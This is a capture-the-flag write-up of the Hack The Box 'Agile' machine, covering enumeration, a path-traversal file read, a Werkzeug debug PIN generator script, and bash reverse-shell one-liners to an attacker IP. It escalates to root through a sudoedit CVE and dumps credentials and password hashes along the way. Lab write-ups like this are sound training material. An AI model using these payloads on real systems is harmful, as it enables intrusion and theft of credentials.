

Hack The Box — Agile

1. Machine Information

- **Target IP:** 10.129.228.212
 - **Machine Name:** Agile
 - **Difficulty:** Medium
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → VHost setup → Directory enum → Vault app → LFI → Werkzeug PIN bypass → Debug console RCE → Config credential leak → MySQL dump → SSH (corum) → Internal debug port → SSH (edwards) → sudoedit CVE → Root

3. Tools Used

- nmap
 - gobuster
 - burpsuite
 - python3
 - netcat
 - mysql
 - ssh
 - wget
 - vim
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.228.212
```

Findings

- 22 → SSH
- 80 → HTTP → redirect to superpass.htb

Why It Matters

- Virtual host required
- Web app = attack surface

Screenshot 1 — Nmap Scan Results

```
(abhay@Kali)-[~/Desktop/Agile]
$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.228.212
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-05 12:56 +0530
Nmap scan report for 10.129.228.212
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f4:bc:ee:21:d7:1f:1a:a2:65:72:21:2d:5b:a6:f7:00 (ECDSA)
|_  256 65:c1:48:0d:88:cb:b9:75:a0:2c:a5:e6:37:7e:51:06 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://superpass.htb
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.46 seconds
```

5. Enumeration

Step 1 — Virtual Host Setup


Command:

```
echo "10.129.228.212 superpass.htb" >> /etc/hosts
```

Result:

Website accessible

Screenshot 2 — Website



Step 2 — Login Page Discovery


URL:

`http://superpass.htb/account/login?next=%2Fvault`

Result:

Vault login panel

Screenshot 3 — Login Page



Step 3 — Directory Enumeration

Command:

```
gobuster dir -u http://superpass.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80
```

Result:

/download

/static

/vault

Why Important:

Identifies functionality endpoints

Screenshot 4 — Gobuster Output

```
(abhay@Kali)-[~/Desktop/Agile]
$ gobuster dir -u http://superpass.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 80

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://superpass.htb/
[+] Method: GET
[+] Threads: 80
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

download (Status: 302) [Size: 249] [→ /account/login?next=%2Fdownload]
static (Status: 301) [Size: 178] [→ http://superpass.htb/static/]
vault (Status: 302) [Size: 243] [→ /account/login?next=%2Fvault]
Progress: 4750 / 4750 (100.00%)

Finished
```

Step 4 — Register Account

Credentials:

admin : admin

URL:


http://superpass.htb/account/register

Step 5 — Analyze /download

Result:

Console PIN prompt

Screenshot 5 — Console Locked



6. Exploitation

Step 6 — Vault Access


Action:

Login → access /vault

Result:

Password manager functionality

Screenshot 6 — Vault Panel



Step 7 — LFI via Export Feature

Command (Burp modified request):

fn=../../../../../../etc/passwd

Result:


File read successful

Why Important:
Confirms LFI vulnerability

Screenshot 7 — Burp Request



Screenshot 8 — /etc/passwd Output



Step 8 — Werkzeug PIN Calculation

WHAT IT IS:
Flask debug console protected by PIN

WHY IT WORKS:
PIN is predictable using system values

Data Collected

username: www-data

MAC: 345050049002

machine-id: ed5b159560f54721827644bc9b220d00superpass.service

Code Used

```
import hashlib
```

```
from itertools import chain
```

```
probably_public_bits = [  
    'www-data',  
    'flask.app',  
    'wsgi_app',  
    '/app/venv/lib/python3.10/site-packages/flask/app.py'  
]
```

```
private_bits = [  
    '345050049002',  
    'ed5b159560f54721827644bc9b220d00superpass.service'  
]
```

```
h = hashlib.sha1()
```

```
for bit in chain(probably_public_bits, private_bits):
```

```
    if isinstance(bit, str):
```

```
        bit = bit.encode()
```

```
    h.update(bit)
```

```
h.update(b'cookiesalt')
```

```
h.update(b'pinsalt')
```


```
num = ('%09d' % int(h.hexdigest(), 16))[:9]
```

```
print(num)
```

Result:

684-805-068

Screenshot 9 — Generated PIN



```
(abhay@Kali)-[~/Desktop/Agile]
$ nano pin.py

(abhay@Kali)-[~/Desktop/Agile]
$ python3 pin.py
684-805-068
```

Step 9 — Debug Console RCE

Listener:

```
nc -lvp 4444
```


Payload:

```
import os; os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.58/4444 0>&1'")
```

RESULT

www-data

Screenshot 10 — Reverse Shell



```
(abhay@Kali)-[~/Desktop/Agile]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.228.212] 44982
bash: cannot set terminal process group (1046): Inappropriate ioctl for device
bash: no job control in this shell
(venv) www-data@agile:/app/app$ whoami
www-data
(venv) www-data@agile:/app/app$
```

7. Shell Access

- User: www-data

8. Post-Exploitation

Step 10 — Config File Extraction


Command:

```
cat /app/config_prod.json
```

Result:

```
superpassuser : dSA6l7q*yIVs$39Ml6ywvgK
```

Screenshot 11 — Config Credentials

A terminal window with a dark background. The prompt is '(venv) www-data@agile:/app/app\$'. The user enters 'cat /app/config_prod.json'. The output shows environment variables: 'VIRTUAL_ENV_PROMPT=(venv)', 'PS1=(venv) \${debian_chroot:+(\$debian_chroot)}\u@\h:\w\\$', 'JOURNAL_STREAM=8:33204', and 'PATH=/app/venv/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin'. The user then enters 'cat /app/config_prod.json' again, and the output shows 'SQL_URI: "mysql+pymysql://superpassuser:dSA6l7q*yIVs\$39Ml6ywvgK@localhost/superpass"'.

Step 11 — MySQL Enumeration

```
mysql -u superpassuser -p
```

Findings:

Users:

0xdf

corum

admin

Password:

5db7caa1d13cc37c9fc2

Screenshot 12 — Database Dump

```

tables_in_superpass
passwords
users
(venv) www-data@agile:/app/app$ mysql -u superpassuser -p'dSA6l7q*yIVs$39Ml6yvwgK' -D superpass -e "SELECT * FROM users;"
<$39Ml6yvwgK' -D superpass -e "SELECT * FROM users;"
mysql: [Warning] Using a password on the command line interface can be insecure.
mysql: [Warning] Using a password on the command line interface can be insecure.
id      username      hashed_password
1       0xdf         $6$rounds=200000$FrtvdJFfrU7DSyT7$8eGz28Yk7vTVKudEiFBCL1T704bXl0.yJlZN0jp.q0choSIBfMqvxVIjdjzStZUYg6mSR82Vep0qELyyr0f9f.
2       corum        $6$rounds=200000$yRvgjY1MIzQelmMX$9273p660tJ0b9afrbAZugxVFaBhb9lyhp62cirpxJE0fmILCy/LILzFxsyWj/mZwubzWylr3laQ13e4zmFFf81
9       admin       $6$rounds=200000$okZ2ZT0AST04crTH$z2UGIAjBEVDj837eidM.AltFHhyIZ8eF1GwElgeShc1l.b/fe1gp3Q9.ry//7KtLMbzCnE8gd5gGsb.JvsVdL/
(venv) www-data@agile:/app/app$ mysql -u superpassuser -p'dSA6l7q*yIVs$39Ml6yvwgK' -D superpass -e "SELECT * FROM passwords;"
<l6yvwgK' -D superpass -e "SELECT * FROM passwords;"
mysql: [Warning] Using a password on the command line interface can be insecure.
mysql: [Warning] Using a password on the command line interface can be insecure.
id      created_date  last_updated_data  url      username      password      user_id
3       2022-12-02 21:21:32  2022-12-02 21:21:32  hackthebox.com  0xdf         762b430d32eea2f12970  1
4       2022-12-02 21:22:55  2022-12-02 21:22:55  mgoblog.com     0xdf         5b133f7a6a1c180646cb  1
6       2022-12-02 21:24:44  2022-12-02 21:24:44  mgoblog corum  47ed1e73c955de230a1d  2
7       2022-12-02 21:25:15  2022-12-02 21:25:15  ticketmaster    corum        9799588839ed0f98c211  2
8       2022-12-02 21:25:27  2022-12-02 21:25:27  agile corum    5db7caa1d13cc37c9fc2  2
(venv) www-data@agile:/app/app$

```

Step 12 — SSH Login (corum)

ssh corum@10.129.228.212

Result:

Shell as corum

Screenshot 13 — corum Shell

```

(abhay@Kali)-[~/Desktop/Agile]
$ ssh corum@10.129.228.212
corum@10.129.228.212's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Wed Mar  8 15:25:35 2023 from 10.10.14.47
corum@agile:~$ whoami
corum
corum@agile:~$

```

Step 13 — Internal Debug Port

ss -tulnp | grep 41829

Result:

Local service detected

Step 14 — Port Forwarding

```
ssh -L 41829:127.0.0.1:41829 corum@10.129.228.212
```

Step 15 — Internal App Access

localhost:41829

Credentials Found:

edwards : d07867c6267dcb5df0af


Step 16 — SSH Login (edwards)

```
ssh edwards@10.129.228.212
```

Result:

Shell as edwards

Screenshot 14 — edwards Shell



```
(abhay@Kali)-[~/Desktop/Agile]
$ ssh edwards@10.129.228.212
edwards@10.129.228.212's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Thu Mar  2 10:28:51 2023 from 10.10.14.23
edwards@agile:~$
```

9. Privilege Escalation

Step 17 — Sudo Enumeration

```
sudo -l
```

Result:

```
sudoedit -u dev_admin creds.txt
```

Vulnerability

- CVE-2023-22809 (sudoedit bypass)

Step 18 — Exploit sudoedit

```
EDITOR="vim -c ':e /app/venv/bin/activate'" sudoedit -u dev_admin /app/app-testing/tests/functional/creds.txt
```

Step 19 — Inject Payload

```
bash -c 'bash -i >& /dev/tcp/10.10.14.58/4445 0>&1'
```


Step 20 — Listener

```
nc -lvp 4445
```

RESULT

root

Screenshot 15 — Root Shell



```
(abhay@Kali)-[~/Desktop/Agile]
$ nc -lvp 4445
listening on [any] 4445 ...
connect to [10.10.14.58] from (UNKNOWN) [10.129.228.212] 43386
bash: cannot set terminal process group (6555): Inappropriate ioctl for device
bash: no job control in this shell
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.10.14.58/4445: Connection refused
root@agile:~# whoami
root
root@agile:~#
```

10. Flags

```
cat /home/corum/user.txt
```

Screenshot 17 — User Flag

```
root@agile:~# cat /home/corum/user.txt
cat /home/corum/user.txt
fe5bb70a00cf68f24c0b620c2a8408df
```

cat /root/root.txt

Screenshot 16 — Root Flag

```
root@agile:~# cat /root/root.txt
cat /root/root.txt
b625db48c06bc01100ee8d6fe20a2005
```